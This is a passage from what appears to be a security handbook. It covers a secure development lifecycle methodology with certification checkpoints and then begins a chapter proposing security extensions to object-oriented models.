Reliability of service	High availability and redundancy requirements Fail-safe requirements Error and security notification requirements	Failure of the log-on mechanism must exit safely and not grant access to the requestor
Accountability	Security-related activities to be logged	Log-on failures must be timestamped and the user ID and number of attempts logged
Audit	Audit reporting functionality	Report of failed log-ons over the past 30 days




EXHIBIT 103.3 High-level flow depicting the process of identifying risks and costs of a new system..

the likelihood that each threat will occur, and estimate the cost of the potential damage. Next, the project team should estimate the cost to mitigate the risk, and determine the business impact if a risk is not addressed. Finally, the project team should highlight the most costly and complex security requirements, and document the risk and cost findings at a high level in the information security risk document. Exhibit 103.3 summarizes the process of identifying risks and costs.

Step 2.2: Risk vs. Cost Analysis

It is possible that the costs of implementing security outweigh the risks, in which case the requirements should be modified or an exception to the security requirement obtained. For example, a project team in the healthcare industry is building a capability that requires external e-mail exchange of personal health information (PHI). Encryption of PHI transmitted over public e-mail is a regulatory requirement. If the cost of deploying a secure interorganizational e-mail solution is beyond the budget of the project, an alternative may be to use "snail mail" or secure faxes. Another option is to propose a shared infrastructure for an enterprisewide secure e-mail solution and obtain an exception until this capability is built out.

Step 2.3: Determine Security Scope and Finalize Security Requirements

Once risks, costs, and impact have been analyzed, the project team should determine the system requirements to include or exclude based on cost, risk, complexity, timing, impact, etc. This determination should take into consideration the impact of security on end users, the potential damage that the end user could do to the system, other threats to the system (i.e., natural, technical, or man-made hazards), and business needs. The risk analysis should be consolidated, and the project team should formulate risk mitigation activities and prepare exception requests (discussed later).

The project team should also make a determination around building, buying, reusing, or outsourcing security components. In this decision, the cost of security vs. the value it adds should be considered, as well as the complexity and robustness of the solution options. Lastly, the requirements should be finalized.

Step 2.4: Evaluate Resource Needs

Once the final requirements have been established, the project team can identify timelines and checkpoints to build or configure the required functionality. The project team should also identify the project budget, and resources that will be conducting the design, build, test, and implement work, along with their roles and responsibilities. Resources performing security tasks should have a security background or should be supervised by someone who does. This may necessitate budgeting for internal or external security subject matter experts (SMEs) if security expertise is not available on the project team. Finally, the project team should plan time, effort, and resources for the certification process (discussed later).

Step 2.5: Security Project Plan

The security project plan deliverable should be a subset of the overall project plan produced in the SDLC process. The security project plan should include the subheadings listed in Exhibit 103.4.

Step 2.6: Initial Risk Mitigation Document

The risk mitigation document is a living document that is created in the Analyze stage and updated throughout the SDLC process to track information security risk. This document is completed at the end of the certification process in the Deployment stage. The risk mitigation document should identify assets that are affected by the new system; the threats to and vulnerabilities within those assets, including likelihood of occurrence; the business impact if a vulnerability is exploited; a prioritization of the risks in accordance with the likelihood of occurrence and impact to the business; and a mitigation plan for each risk.

Stage 3: Design

The high-level objectives of the SDSM Design stage are to:

- Formulate how security components are to be built and incorporated into the overall system design
- Define the environments for secure development
- Conduct vendor or capability selection
- Prototype designs and finalize procurement decisions
- Formulate security testing plans (component, integration, product)
- Pass the certification checkpoint (discussed later).

EXHIBIT 103.4 Subheadings that Should Appear in the Security Project Plan Deliverable, and Their Suggested Content

Subheadings	Content
Timelines and checkpoints	Convert security requirements into tasks and assign duration and FTE to tasks
	Identify tasks for security certification
	Establish checkpoints to monitor progress
Budget	Identify FTE cost
	Identify material cost (software, hardware, support, services)
	Identify project management cost
	Identify miscellaneous cost
Roles and responsibilities	Define organizational structure
	Define roles to complete security tasks
	Define responsibilities for each role

Step 3.1: Design System Security Components

At this point, the project team should define the design of security components that will meet the documented security requirements. These components include security functions within the system, such as access role definitions, or separate yet complementary security components, such as a single sign-on architecture. The objective here is to flesh out the various security components of the system to meet stated requirements. Success criteria should also be defined for each security component (to be used in security testing). Here are some security design principles to keep in mind:

- *Avoid security for security's sake:* Focus on the overall capability and the associated risk factors.
- *Address the key security areas:* Identification, authentication, authorization, confidentiality, integrity, availability, accountability, and where applicable, non-repudiation.
- *Forge multiple layers of controls:* Be wary of single-points-of-failure and the location of the weakest link.
- *Strive for transparent security:* It is an end user's best friend.
- *Keep security simple:* Complex designs have many secrets.
- *Consider the life cycle of the security component:* Start with secure defaults and end with fail-safe stance.
- *Favor mature and proven security technologies:* New is not always best, and organic is not always healthiest.
- *It is ready when you can take it to an expert:* Engage information security subject matter experts to review the soundness of the design.

Perform Prototype Testing to Validate the Capability. Prototype testing validates that the combined elements of a proposed design meet the security requirements. This should occur before the detailed design is complete. The prototype testing is also considered a precursor to the application testing. This may occur in a prototype or test-bed environment. Designers should choose the basic components that will constitute the system based on the assumption that the components possess the capabilities called for in the requirements.

Before time and effort is devoted to a detailed design, these assumptions must be verified and the risks must be evaluated. How this analysis is done (empirically, by developing a prototype of the proposed system, or less formally) will depend on the familiarity of the design team with the proposed architecture. In short, a gray area exists where the differences between verification and actual testing are ill defined. The project team should seek a level of rigor appropriate for the complexity of the system.

Step 3.2: Determine and Establish Development Security Needs

It is critical that the project team has an appropriate environment (or environments) in which to conduct the Build and Test stage. This environment should be documented as part of the Design stage. The project team should make arrangements to acquire development, testing, staging, and production environments that meet their needs. These environments should be physically or logically separate and properly secured. The project team should also define mechanisms to maintain the integrity, confidentiality, and availability of the source code by version control, checksums, access rights, logging, etc.

Access privileges should be defined according to roles and responsibilities. Access to source code, system utilities, developer privileges, and developer manuals should be restricted. Media should be protected and software properly licensed.

To ensure secure and smooth migration from one environment to the next, the project team should define change control and risk mitigation processes, including a secure code migration strategy.

Step 3.3: Security Procurement

To reduce costs and ensure interoperability with other systems in the organization, the project team should identify and procure any reusable security components, such as token or smart card technologies. If a third-party system is to be purchased, the project team should undergo a vendor selection process in which preexisting vendor relationships, industry recognition, company stability, support offering, product features, etc., are considered.

Once candidate components are procured, the project team should prototype potential solutions to verify capability, performance, interoperability, etc. When a vendor is selected, the project team should work with applicable legal or procurement representatives to establish contracts and agreements (Service Level Agreements, Operational Level Agreements, Nondisclosure Agreements, etc.).

Step 3.4: Develop Security Testing Approach

Security testing in the SDSM differs from functional testing in the SDLC. Security testing focuses, not only on those functions that invoke security mechanisms, but also on the least-used aspects of the mechanisms,

primarily because the least-used functions often contain flaws that can be exploited. As such, security testing usually includes a high number of negative tests whose expected outcomes demonstrate unsuccessful attempts to circumvent system security. By contrast, functional testing focuses on those functions that are most commonly used.

Develop a List of Assertions. A reasonable approach to testing is to begin by developing a list of assertions. Security test assertions are created by identifying the security-relevant interfaces of a component, reviewing the security requirements and design documentation, and identifying conditions that are security relevant and testable. A few examples of security-relevant interfaces include the password-changing module available to a user, the user administration module available to a security administrator, the application programming interface (API) available to an application programmer, and the console interface available to a network administrator.

Examine such interfaces and the documentation associated with them for testable assertions. For example, the statement "A user should be able to change his own password" is an assertion that might be found in design documentation; a test can be built around this assertion.

Distinguish between Different Types of Tests. Security test procedures will be needed for several types of tests:

- Prototype testing to validate the security capability
- Component testing to validate package, reuse, and custom security component tests
- Integration testing to validate security functionality in integration testing and product testing
- Volume testing to ensure that the system will process data across physical and logical boundaries
- Stress testing to ensure effective transaction processing immediately after system downtime, after network downtime, or during peak periods (denial-of-service conditions)
- Data recovery testing to investigate both data recovery capabilities and system restart capabilities for fail-over and redundancy
- Database security testing to ensure that access is not provided outside the system environment

Step 3.5: Security Design Deliverable

The security design deliverable should be a subset of the overall system design deliverable produced in the SDLC process. The format and subheadings of the security design deliverable should follow that of the overall system design deliverable.

Exhibit 103.5 provides a recommended listing of security subheadings for this document.

Step 3.6: Security Test Plan

The security test plan should be a subset of the overall test plan deliverable produced in the SDLC process. The format and subheadings of the security test plan should follow that of the overall test plan deliverable, as summarized in Exhibit 103.6.

Stage 4: Build and Test

The high-level objectives of the Build and Test stage are to:

- Build secure environments to foster system development integrity and protect preexisting infrastructure
- Promote secure coding practices to ensure the security quality of the finished product
- Enforce formal code review procedures to inculcate checks and balances into the code-development process
- Thoroughly test all security components to validate the design; build a pilot capability
- Resolve issues within the certification process and pass the vulnerability assessment (discussed later).

Step 4.1: Build Secure Environments

Due to the laxness that typically exists in nonproduction environments, preexisting and future production environments should be appropriately demarcated from development, testing, and training segments. The project team should also configure (or arrange for the configuration with the network support team) network control points (such as firewalls, routers, etc.) to meet development, administrative, and operational objectives. Furthermore, the development environment should mirror the production environment as closely as possible for system build because the system will ultimately have to function properly in the more rigorously controlled production environment.

EXHIBIT 103.5 Recommended Subheadings for the Security Design Deliverable, and Their Suggested Content

Subheadings	Content
Introduction	Purpose
	Context
	Scope
	References
Security requirements to design mapping	List security requirements
	List matching security components to meet each requirement
High-level description	Describe each security component design at a high level
	Describe interaction among security components, system architecture, and network infrastructure
	Describe information flow
	Describe environments
	Include diagrams and flow charts
Detailed design	Describe each security component in detail
	Describe software, hardware, service specifications
Environment design	Describe details of development, testing, staging, and production environments
	Describe code maintenance process
	Describe secure code migration strategy
	Describe media protection and licensing protocols
	Describe change control and risk mitigation processes
	Describe physical security of development servers and workstations

EXHIBIT 103.6 Recommended Subheadings for the Security Test Plan Deliverable, and Their Suggested Content

Subheadings	Content
Introduction	Purpose
	Context
	Scope
	References
Security design to test mapping	List security design
	List matching testing components to validate each design
High-level description	Describe test approach or process and documentation procedures (should be similar to SDLC)
	Describe each testing stage: component, integration, product
	Characterize test environments
	Specify entry/exit criteria
	Describe dependencies
Detailed design	Develop list of assertions
	Specify test input requirements
	Describe test cases
	Define each testing phase; provide entry/exit criteria for each phase
	Describe test procedures; specify "testware" to use
	Describe regression test approach and criteria
	Describe code fix criteria
	Describe testing deliverables

A key activity in the SDSM's Build stage is server hardening. Hardening is the process of removing or disabling unneeded services, reconfiguring insecure default settings, and updating systems to secure patch levels. A common fallacy in the SDLC process is that systems are developed on unhardened servers and server hardening takes place in the production build-out phase. This predicament makes deploying applications on hardened servers a crapshoot, often resulting in system anomalies, finger-pointing, delayed timelines, and worst of all, a permissive hardening stance to accommodate the application. A better approach is to ensure that development is done on hardened servers and that documentation of necessary services, protocols, system settings, and OS dependencies is captured through the development process.

Finally, to ensure availability, the project team should build or make arrangements for appropriate backup and availability capabilities.

Step 4.2: Enforce Secure Coding Practices and Build Security Components

Software developers must be educated in secure coding practices to ensure that the end product has the required security functionality. This is a challenge in most organizations because, historically, security techniques have not been taught in programming classes. Where possible, the organization should arrange for formal secure coding training for its developers.

The following paragraphs describe some high-impact recommendations for improving information security within an organization's application(s).

Encryption and Random Number Generators. The developer should use well-established cryptographic algorithms as opposed to implementing proprietary or obscure cryptographic algorithms. An example of published encryption standards and mechanisms recognized by the cryptographic community are those listed in the Federal Information Processing Standards (FIPS) publication.

Another fallacy related to cryptographic functions is the use of pseudorandom number generators (PSNG). Developers should evaluate their PSNG against the criteria set by RSA:*

- Random enough to hide patterns and correlations (i.e., distribution of 1s and 0s will have no noticeable pattern)
- Have a large period (i.e., it will repeat itself only after a large number of bits)
- Generate on average as many 1s as 0s
- Not produce preferred strings such as "01010101"
- Is a simple algorithm with good performance
- Knowledge of some outputs will not help predict past or future outputs
- The internal state of the PRNG will be sufficiently large and unpredictable to avoid exhaustive searches

Input Validation and Exception Checking. Always validate (user and application) input. Most of the exploits seen in recent years were a direct result of poor or incorrect input validation and mishandled exceptions. Independent of the platform, applications have been regularly broken by using attacks such as buffer overflows, format string vulnerabilities, utilization of shell escape codes, etc. Never trust input when designing an application and always perform proper exception checking in the code.

Authentication. Authentication strength is paramount to the security of the application or system, because other security controls, such as authorization, encryption, and auditing, are predicated on the authenticity of the user's identity. However, authentication strength must always be weighed against usability. Enforcing a 10-character password will only lead users to write passwords on Post-It notes and stick them next to the terminal.

Do not hardcode credentials into applications and do not store them in clear-text. Hardcoded passwords are difficult to change and sometimes even result in a clearly visible password in compiled application executables. A simple "string application_name" command on a UNIX host can reveal a password that is not encrypted. A good practice is always to encrypt authentication credentials. This is especially important in a Web application that uses cookies to store session and authentication information.

Favor centralized authentication where possible. Centralized authentication repositories allow for a standardized authentication policy across the enterprise, consistency in authentication data, and a single point of administration.

Authorization. The authorization control is only as strong as its link to the identity it is authorizing (this link is the main target of impersonation attacks). In building out the authorization model, it is critical to form a strong link to the identity through the life cycle of the authenticated session. This is of particular importance in Web applications or multi-layered systems where the identity is often propagated to other contexts.

Logging and Auditing. Logging and auditing can provide evidence of illegal or unauthorized access to an application and its data. It can become legal material if law enforcement authorities get involved. For this reason, logging and auditing should be designed to offer configurable logging and auditing capabilities, which allow the capturing of detailed information if necessary.

Code Dependencies. Code development, especially object-oriented programming, often depends on the use of third-party libraries. Only acquire and use libraries from established vendors to minimize the risk of

*http://www.rsasecurity.com/solutions/developers/whitepapers/Article4-PRNG.pdf

unknown vulnerabilities. Also, validate return code or values from libraries where possible. Similar precautions should be taken when relying on external subsystems for processing and input.

Error Messages and Code Comments. Error messages should not divulge system information. Attackers usually gather information before they try to break into an application or a network. For this reason, information given out to a user always should be evaluated under the aspect of what a user needs to know. For example, an error message telling the user that a database table is not available already contains too much information. Exception handling should log such an error and provide the user with a standard message, saying that the database is not available.

In the same vein, do not include comments in public viewable code that could reveal valuable information about the inner workings of the system. This is strictly targeted at Web applications where code (and its associated comments) resides on the browser.

Online Coding Resources. The following Web pages provide detailed practical assistance for programmers:

- C/C++: http://www.cultdeadcow.com/cDc_files/cDc-351/; http://www.securityfocus.com/data/library/P49-14.txt
- Perl: http://www.perl.com/CPAN-local/doc/manual/html/pod/perlsec.html
- Java: http://java.sun.com/products/jaas; http://java.sun.com/security/seccodeguide.html; http://dwheeler.com/javasec/
- UNIX: http://dwheeler.com/secure-programs; http://www.sans.org/
- ASP: http://msdn.microsoft.com/library/default.asp?url = /library/en-us/iisref/html/psdk/asp/aspguide.asp

Step 4.3: Conduct Code Review

Code review from the SDSM perspective has the objectives of checking for good security coding practices as well as auditing for possible backdoors in the code. It is a well-known fact that insiders conduct the majority of security exploits. Code developers are no exception to that rule.

Step 4.4: Conduct Security Testing

Security testing provides assurance that security was implemented to meet the security requirements and to mitigate the risks identified in the security design plan. Security testing ascertains that the proposed components actually perform as expected and that security requirements are met throughout the integrated solution.

The key aim of security testing is to search for exposures that might result in unauthorized access to the underlying operating system, application resources, audit or authentication data, network resources, or that could lead to denial-of-service attacks. Security testing also aims to identify and address the risk of noncompliant components. The risk and proposed mitigation plans should be captured in the project's risk mitigation document (which was created in the Analyze stage).

There are as many different breakdowns for testing phases as there are SDLCs. In the interest of simplicity, the SDSM has three broad test phases: component testing, integration testing, and product testing, as described in the following paragraphs.

Perform Component Testing. Many components combine to form a security infrastructure. In general this includes firewalls, authentication servers, encryption products, certificate servers, access control mechanisms, and routers. Configuration management is often the weak link that creates new exposures. Perform testing for these components individually to test the functionality and to identify any weaknesses in the configuration. The component testing should cover security functionality, performance, failure-proof or fail-safe ability (in case the individual component is compromised), logging and monitoring capability, and manageability.

Security testing should include stress testing. Stress testing and worst-case-scenario testing will help in exposing how well the component behaves under overloaded conditions. These types of testing will also indicate the capability's exposure to denial-of-service attacks.

Perform Integration Testing. The next phase of the testing should focus on integration testing. This phase focuses on how well each component integrates with the other components in the architecture. The objective is to ensure that security requirements are met throughout the environment. Migrations to new environments and integration of custom and packaged components should be thoroughly tested.

Perform Product Testing. Product test execution will occur only after all package, custom, and reuse components have completed integration testing. The product test execution may not end until the entire product test model has been executed completely and without discrepancies.

All pieces of the security solution are to be installed and configured in a test environment to mimic a production environment as closely as possible. For the best results, product testing should occur in a

production-readiness (staging) environment. This environment should include all packaged software and all hardware chosen for production.

When a new capability is introduced into an existing networked environment, the new capability inherits all the risks associated with that environment. Therefore it is extremely important to test how well the capability meets its security requirements within the production environment.

General Tips on Security Testing. The following list provides some general tips on testing for security:

- Discourage the use of production data in the test environment
- Do not use production passwords in the test environment
- Use strong passwords (minimum seven characters, alphanumeric, with mixed case and special characters) in the development environment to emulate production
- Educate the testing team on specific security concerns, such as buffer overruns in C, TCP/IP vulnerabilities, operating system bugs, and ActiveX, Java, and CGI code problems
- Purge test data appropriately so that residual data is not available in the operating environment after it is used
- Disable test accounts when they are no longer necessary
- Document, evaluate, and address security risks of a noncompliant component at each testing phase

Step 4.5: The Prepilot Environment

The prepilot environment should have full system functionality and have gone through and passed all testing stages. This environment should be part of the SDLC process. The additional security requirement here is getting the environment through the security certification process. This involves coordinating with the certification team to conduct a vulnerability assessment on the prepilot environment.

Stage 5: Deploy

The high-level objectives of the Deploy stage are to migrate systems safely from development through to production; systematically cleanse obsolete environments of security-sensitive information; ensure and preserve the confidentiality, integrity, and availability of the production environment(s); implement secure deployment of systems, user information and credentials, post-configuration information, etc.; employ secure code enhancement, software updates, and bug-fixes procedures; secure deliverables produced during the SDLC; and complete the risk mitigation document and obtain certification sign-off.

Step 5.1: Secure System Migration

A secure system migration process contributes to the goal of keeping the production environment as pristine as possible. To ensure that security is maintained throughout the migration process, the project team should assign migration owners and appropriate approval processes to ensure accountability and control during migration. Furthermore, least privilege should be used when granting access to personnel involved in the migration process.

The migration should be conducted using secure protocols and mechanisms across environments. Once the system has been migrated, integrity verifiers (e.g., checksums, message digests) should be used to verify the system's integrity. The project team should also identify and enforce security maintenance as part of regularly scheduled maintenance windows to ensure the continued integrity of the new system in production. Security regression testing should be incorporated in the maintenance cycle to validate the integrity of the system after scheduled changes.

Step 5.2: Sanitize Obsolete Environments and Secure Production Environment(s)

The project team should implement a process to identify and sanitize development, test, and staging computing resources or environments that are no longer needed. Passwords (root, system, administrative, default, etc.) used in predeployment activities should be changed in all environments, especially production. The project team should also conduct a formalized transition of relevant credentials, system information, processes, documentation, licenses, etc., to the permanent operations or production team.

During the SDLC process, a number of deliverables were produced that contain sensitive information, such as architecture specifics and risk analyses. Such deliverables must be kept for auditing and historical purposes, but they must be controlled to avoid improper disclosure of the information they contain.

Finally, the project team should ensure that the new system has adequate physical security when placed in production.

Step 5.3: Secure Deployment

In the rush of making production deadlines, it is not uncommon for user password lists and other sensitive material to be mass distributed. These types of information could be used at a later time to gain unauthorized access into the system. The SDSM seeks to raise awareness of this issue. During deployment, the collection, setup, and distribution of credentials (passwords, tokens, etc.), and post-configuration information (gateway, required ports, environment variables, etc.) should be appropriately controlled, monitored, and accounted for. When granting access to personnel involved in deployment activities, and to permanent system users, least privilege should be used. All user access should be documented.

Step 5.4: User Awareness and Training

It is difficult to maintain the security of a system without properly educating the users of that system. It is important that the project team raise user awareness on how to create good passwords, protect credentials, and promote understanding of other security-specific features, such as timeout mechanisms, account lockout, etc.

The project team should identify user support activities and set up caller authentication procedures to verify the identities of users calling the help desk for assistance, and users should be made aware of help desk authentication practices to avoid social engineering attacks.

Step 5.5: Completed Risk Mitigation Document

The risk mitigation document is a living document that was created in the Analyze stage and updated throughout the SDLC process to track information security risk. The project team should confirm that all open risk items have been adequately mitigated or have appropriate exception approvals. The completed risk mitigation document should be signed-off as part of the certification issuance process.

Certification Framework

Throughout this chapter the concept of certification has been alluded to. A certification framework is critical to ensuring the sustenance and improvement of the organization's information security baseline. The objectives of certification are to:

- Ensure correct interpretation of security policies and standards
- Assess and manage risk throughout the capability development life cycle
- Formalize the confirmation of compliance to security policies and standards
- Formalize the acknowledgment and acceptance of information security risks
- Facilitate resolutions, suggest alternatives, and authorize waivers to achieve compliance
- Authorize and track waivers and postponements

It is highly recommended that the organization develop an internal certification process in conjunction with the internal audit and compliance group. An internal certification process can be implemented instead of or in preparation for a formal, external certification such as SAS 70 or ISO 17799, or for a government certification and accreditation. The following paragraphs describe the certification components that have been referenced throughout this chapter.

Initial Certification Review

The initial certification review takes place after the Requirements and Analyze stages and before the Design stage. The objectives of this review can be seen from two sides — the certification team and the project team. For the certification team, this review is an introduction to the project and allows the team to get acquainted with the project's key players as well as the overall capability that is being proposed. For the project team, the objectives of the review are to familiarize them with the certification process, raise exceptions issues, and glean security subject matter expertise from the certification team. The benefits of the initial certification review are early identification of noncompliant issues, facilitation of exceptions requests, and knowledge sharing.

In the initial certification review, the certification team will conduct requirements review and interview sessions with relevant individuals, collect and document the project's alignment with security policies and standards, and provide project teams with resources (e.g., templates, information from similar projects) to facilitate the certification process. The certification team will also review any exception requests that have already been documented, and facilitate the approval or denial of those requests. It should be noted that although the certification team is comprised of security professionals, the individual that certifies the system or approves an exception is a functional owner, who is in a position to accept the risk for the organization.

Prior to entering the initial certification review, the project team must have obtained and reviewed all pertinent information security policies and standards, business requirements, and external regulatory requirements, and produced a detailed security requirements document, a security project plan, an initial risk mitigation document, and any initial exception requests.

Upon completion of the initial certification review, the project team will be provided with approvals or denials of all initial exception requests, and they will have all the information necessary to create the risk analysis document for the Requirements and Analyze stages, which capture risk issues, policies, standards, and regulations that are violated, business impact, likelihood of risk, the discovery timeframe, and the cost to fix. The document also contains a listing of risks that are ranked, an outline of mitigations, and timeframes for compliance.

Certification Checkpoint

The certification checkpoint takes place after the Design stage and before the Build and Test stage. The purpose of this checkpoint is to keep the channels of communication and feedback open between the certification team and the project during the Design stage.

At this time the certification team validates the project team's security design against stated security requirements. The certification team also reviews the security designs to identify noncompliant issues and potential security implications with the enterprisewide security posture. Handling exceptions should also be a common activity during the certification checkpoint. Finally, the certification team should also provide cross-enterprise resources to the project team. For example, the certification team would know of previously certified projects that have a secure file transfer design similar to the needs of the current project.

Prior to entering the certification checkpoint, the project team must have a completed security design document. After the checkpoint, the project team will receive approvals and denials on any new exception requests, based upon which they will need to update the risk analysis document.

Vulnerability Assessment

The goal of the certification team during the vulnerability assessment is to test and identify noncompliant areas prior to deployment. In so doing, the certification team should exercise best effort to minimize disruption to project productivity. As a result of the vulnerability assessment, the certification team will provide empirical data to the project team, so they can update the risk mitigation document. The certification team also facilitates discussions with project teams to establish detailed activities for certification issuance at this point.

The certification team's activities during a vulnerability assessment are to:

- Understand and analyze the environment by conducting interview sessions with relevant parties
- Obtain and review environment documentation
- Assess threat factors and identify application, system, infrastructure, and process vulner-abilities
- Perform a vulnerability assessment with automated scanning tools and selected manual exploits
- Present security analysis findings to the project team
- Discuss security implications and project mitigation activities
- Establish and gain consensus for the completion of the risk mitigation document
- Establish a timeline and checkpoints for certification issuance

Prior to entering the vulnerability assessment, the project team must have an updated risk mitigation document, as well as completed build and test deliverables.

Once the vulnerability assessment has been completed, the certification team provides the project team with a security assessment report, which contains the findings from the assessment. At this time, the project team can update the risk analysis document for the Build and Test stage, as well as the risk mitigation document.

Certification Issuance

The purpose of certification issuance is to formalize the confirmation of compliance to security policies and standards, as well as the acknowledgment and acceptance of information security risks.

Prior to certification issuance, the certification team must validate the completion of the risk mitigation document; ensure that all design, build, and test deliverables have been finalized; and that all exceptions have been approved or that risks for denied exceptions have been mitigated. At this time, the certification team makes a recommendation to the certification issuer about whether or not the system should be certified.

Upon completion of this phase, the project team has completed risk mitigation and risk analysis documents, and a certification issuance decision.

Summary

To those unfamiliar with the SDLC and SDSM processes, the information presented in this chapter may seem daunting and unrealistic. Implementing such a methodology is in fact mostly a cultural issue, because it requires that project and development teams be more disciplined. It can also extend the project timeline a bit longer than management would like. However, the additional time and due diligence exercised prior to implementation has proven time and again to pay dividends in the long run, by producing systems that are robust, secure, and that do not require costly redesign. Those organizations that have undergone the growing pains have found that it was well worth the effort.

For the implementation of an SDSM or the larger SDLC to be successful, full management support and attention are needed. Also, a complete methodology must be developed by each organization with much more detail than was provided here, in terms that are specific to the needs of the individual organization. Furthermore, such a methodology must be maintained over time to ensure relevance. The technology focus at the writing of this chapter includes things like application servers and CGI scripts, but by the time this text is published, the hot technology will be Web services. Although the base methodology of Requirements–Analyze–Design–Build and Test–Deploy and certification will stand the test of time, the technical details will change frequently, and project teams and developers must keep up.

A Security-Oriented Extension of the Object Model for the Development of an Information System

Sureerut Inmor, Vatcharaporn Esichaikul, and Dencho N. Batanov

The meaning of computer system security varies, depending on the assets that the security mechanism is designed to protect. The main objective of all security mechanisms is that a system's assets perform their tasks according to authorized user expectations, while maintaining the confidentiality, integrity, and availability of information (CIA). The security aspects can be categorized, based on related assets, into four types: hardware security, software security, network security, and information system security.

Hardware security relates to the security of computer-related equipment, and requires physical access control mechanisms. Software security relates to the security of application programs, the database management system, and the operating system. The security mechanism might require both physical access control and access control via an authentication process. Network security is required when the computer system performs its tasks through some network connection. The security mechanism should emphasize data communication, such as transmission protocol security and data encryption. The information system security relates to how to analyze and design the organizational information system in such a way that this valuable data is protected against improper disclosure or modification.

From a security perspective, system analysts and developers should be most concerned with information system security. By contrast, providing security for hardware, software, and a network requires specific technical knowledge, and several vendors offer efficient security mechanisms and tools. These mechanisms are called infrastructure security and are already available through middleware products such as WebSphere and WebLogic. WebSphere is infrastructure software for dynamic E-business, developed by IBM business partners.[1] WebLogic Server is application infrastructure software, which was developed by BEA Systems, Inc. The security framework in BEA's WebLogic Server 7.0 has enabled the developer to unify security infrastructure to secure interactions among objects in an application system.[2] The analysts and developers cannot do much about these security infrastructures because commercial software is tested prior to acquisition and accepted as is. For their part, system analysts and developers should concentrate on what directly affects their tasks — that is, information system security.

Because information system security is the most manageable security requirement and the most important for system analysts, this chapter deals with how to analyze and design a security-oriented information system. Use of the information system will vary, depending on the type of organization and the kind of information or valuable data that each organization maintains. Information system security requirements are unique to

each organization, varying with business needs and types, as well as kinds of users — who may differ in terms of trustworthiness.

It is no longer sufficient to provide information system security in the traditional way, that is, providing an access control mechanism at the user interface level after developing and implementing the application system. Now there are mechanisms that concentrate on the object, mainly supporting the control of all direct access to objects. Several studies show how to provide suitable security to the system in this manner.[3-5] None of them, however, concentrates on how to design an object model to support the security requirements.

The need for information security is common to all organizations. In addition, the National Academy of Sciences (United States) has noted that poor analysis and design methods of developing information systems are major factors causing security problems in computer-based information systems.[6] Therefore, we propose an Object-Oriented Security Model (OOSM) with a "security-oriented extension of the object model" that can be used and implemented in the system analysis and design phase of system development. To design an object model that satisfies most of the security requirements is very important because it is the foundation of the overall security of an information system. There should be a useful guideline for the system developer on how each method (part of the object model) can be designed, in order to fulfill the system's need for security. Integrating security into an information system should start as early as possible. Our security model suggests integrating minimum-security requirements when each method is created. That is, developers should carefully control each method that is designed in order to provide an application system with satisfactory security requirements.

Most often, however, security requirements are left to the security administrator. As a result, access control mechanisms are put into the system after system development is done, in order to control how the end user gains access to the system's user interface. The system designer has little or no guidance in designing the system to keep the participating objects secure.

Security-Oriented Analysis of the Domain's Object Model Elements

In an object-oriented information system, the typical object model has three parts: the object name, the attributes and structural properties, and the operation that is required to access and maintain the object attributes, as shown in Exhibit 104.1.

All the operations in an object class comprise the object interface because they are the only way that other objects can "collaborate" with this object. There are three forms of object interface, according to Fayad et al.:[7]

1. The *attribute interface* provides access to the attributes of an object. The attribute interface can be used in three different categories:
   a. To return the value of an attribute
   b. To initiate the value of an attribute
   c. To notify other related attributes when the value of one attribute changes
2. The *action interface* provides access to other objects. The action consists of a task, such as displaying an object's attributes or adding one object to another set of objects. These actions can be implemented as a *public member* function;
3. The *event interface* provides notification to other objects when one object changes its state.

EXHIBIT 104.1 A Typical Object Model

Object name (class)

Structural properties (attributes)
• XXXXXXX • XXXXXXX
• XXXXXXX • XXXXXXX
Operation required to access and maintain object
• V1:XXXXXXX • V2:XXXXXXX
• V3:XXXXXXX • Vn:XXXXXXX




EXHIBIT 104.2 An object model with security extension.

The typical object model in Exhibit 104.1 is the starting point of an object model designed with security considerations. For each operation in an object model, we suggest that the analyst or developer consider security requirements of an application system and finally integrate them with the typical function. The information on security requirements comes from the security specifications through the software prototype technique.

From the security specifications, which were captured by the software prototype, the analyst or developer will understand the object relationship of an application system and also realize which operations have significant meaning from a security aspect. Those operations require a carefully designed object, which results in security extension to each typical operation, as shown in Exhibit 104.2.

The key difference between the traditional operation of the object model development and the proposed method is that our model adds an extra mechanism to each operation to ensure the security requirements. The model includes guidelines for designing each type of operation to satisfy the system's confidentiality, integrity, and availability needs.

The model extension, which performs on system domain objects, aims at helping the designer solve difficult information system design problems while satisfying security requirements. If each operation category is designed with security in mind from the beginning, the overall information system security should be significantly improved.

In each object model, operations are classified according to their purpose when interacting with an object instance. In general, there are four operation types:

1. *Query operation.* This type of operation displays the attribute value of the destination object instance.
2. *Update operation.* This operation makes some modifications to the attribute value of the selected instance.
3. *Terminate operation.* This operation terminates the object instance from any object class. After termination, the object is no longer an instance of any object type.
4. *Create operation.* This operation adds a new object instance into an existing object class.

Each operation category maintains extra information, listing conditions for invoking the operation to satisfy security requirements. Each operation also has an extra function: to perform secure operation invocation handling. The result of operation invocation depends on whether or not access control is currently accepted according to security requirements. Any possible operation invocation that will make the system vulnerable will not be allowed. The security function may be applied to any operation that is considered important for security, by specifying the pre- and post-conditions for every protected operation, as shown in Exhibit 104.3:

- A *pre-condition* is a set of security functions invoked prior to the invocation of the specified operation.
- A *post-condition* is a set of security functions performed after the operation finishes executing its task.

The pre- and post-conditions to normal operation will expend some execution time overhead, but this is the trade-off for security. It is the designer who decides how and in which operation security is applied.

We propose a classification of security functions for use with our model extensions. These security functions, which are in addition to the typical operation, can be categorized as follows:

- *Set membership test*. In some application systems, there exists a specific rule if the new object instance is to be added to an existing object class. This security function will check the condition to ascertain that the new object instance can be added properly.

